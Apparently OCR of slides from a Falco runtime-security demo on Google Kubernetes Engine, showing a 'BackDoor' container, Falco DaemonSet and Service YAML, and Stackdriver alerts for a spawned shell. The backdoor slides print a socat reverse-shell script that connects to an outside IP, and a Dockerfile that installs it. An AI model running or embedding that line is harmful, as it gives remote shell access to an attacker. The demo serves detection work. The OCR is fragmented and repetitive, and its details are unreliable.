
```
FROM alpine
RUN apk add docker
RUN apk add socat
COPY . /theone
WORKDIR /theone
Run chmod +x socat-shell.sh
ENTRYPOINT [ "./socat-shell.sh" ]
```



BackDoor




```
#!/bin/sh
socat exec:'/bin/sh',pty,stderr,setsid,sigint,sane tcp:35.246.241.55:9532
```




flask-app	Ubuntu-flask	5000	2	-
onerin-priv	oneRing	-	1	fsGroup: 412

BackDoor



```
#!/bin/sh
socat exec:'/bin/sh',pty,stderr,setsid,sigint,sane tcp:35.246.241.55:9532
```




```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```

flask-app	Ubuntu-flask	5000	2	-
onerin-priv	oneRing			

```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```


DEMO


Cloud
juan_go
Cloud Shell - Cluster1 - Google C...
Compute Engine - Project1 - Goo...
Demos

GKE - Falco
Runtime monitoring

What is Falco?

Falco



Services

Name	Type	ClusterIP	ExternalIP	Ports
flask-app-service	LoadBalancer	10.11.241.148	35.240.218.179	8080 : 32546
falco-service	ClusterIP	10.11.252.50	-	8765 : -

DaemonSet


Name	Container	volumeMounts	SecurityContext
falco-daemonset	falco	/var/run/docker.sock	privileged: true

```
1: docker ps
2: docker exec -it
ubuntu /bin/bash
```


StackDriver

	Container
	Informational Container with sensitive mount started
	Notice A shell was spawned in a container with an attached terminal

Service




```
kind: Service
apiVersion: v1
metadata:
  name: falco-service
  labels:
    app: falco-example
    role: security
spec:
  selector:
    app: falco-example
  ports:
  - protocol: TCP
    port: 8765
```




Services

NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.246.218.179	8285 : 32546
falco-service	ClusterIP	10.11.252.50	-	8765 : -


Daemonset




```yaml
apiVersion: extensions/v1beta1
kind: DaemonSet
metadata:
  name: falco-daemonset
  labels:
    app: falco-example
    role: security
spec:
  template:
    metadata:
      labels:
        app: falco-example
        role: security
    spec:
      serviceAccount: falco-account
      containers:
        - name: falco
          image: falcosecurity/falco:latest
          securityContext:
            privileged: true
          env:
          - name: SYSDIG_BPF_PROBE
            value: ""
```




```yaml
volumeMounts:
  - mountPath: /host/var/run/docker.sock
    name: docker-socket
  - mountPath: /host/dev
    name: dev-fs
  - mountPath: /host/proc
    name: proc-fs
    readOnly: true
  - mountPath: /host/boot
    name: boot-fs
    readOnly: true
  - mountPath: /host/lib/modules
    name: lib-modules
    readOnly: true
  - mountPath: /host/usr
    name: usr-fs
    readOnly: true
  - mountPath: /host/etc/
    name: etc-fs
    readOnly: true
  - mountPath: /etc/falco
    name: falco-config
```





NAME	Container	volumeMounts	SecurityContext
falco-daemonset	falco	/var/run/docker.sock	privileged: true


BackDoor - Monitoring



NAME	Container	[illegible]	[illegible]
falco-daemonset	falco	/var/run/docker.sock	privileged: true


```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```

BackDoor - Monitoring



```
#: docker ps
#: docker exec -it
ubuntu /bin/bash
```

Alerts



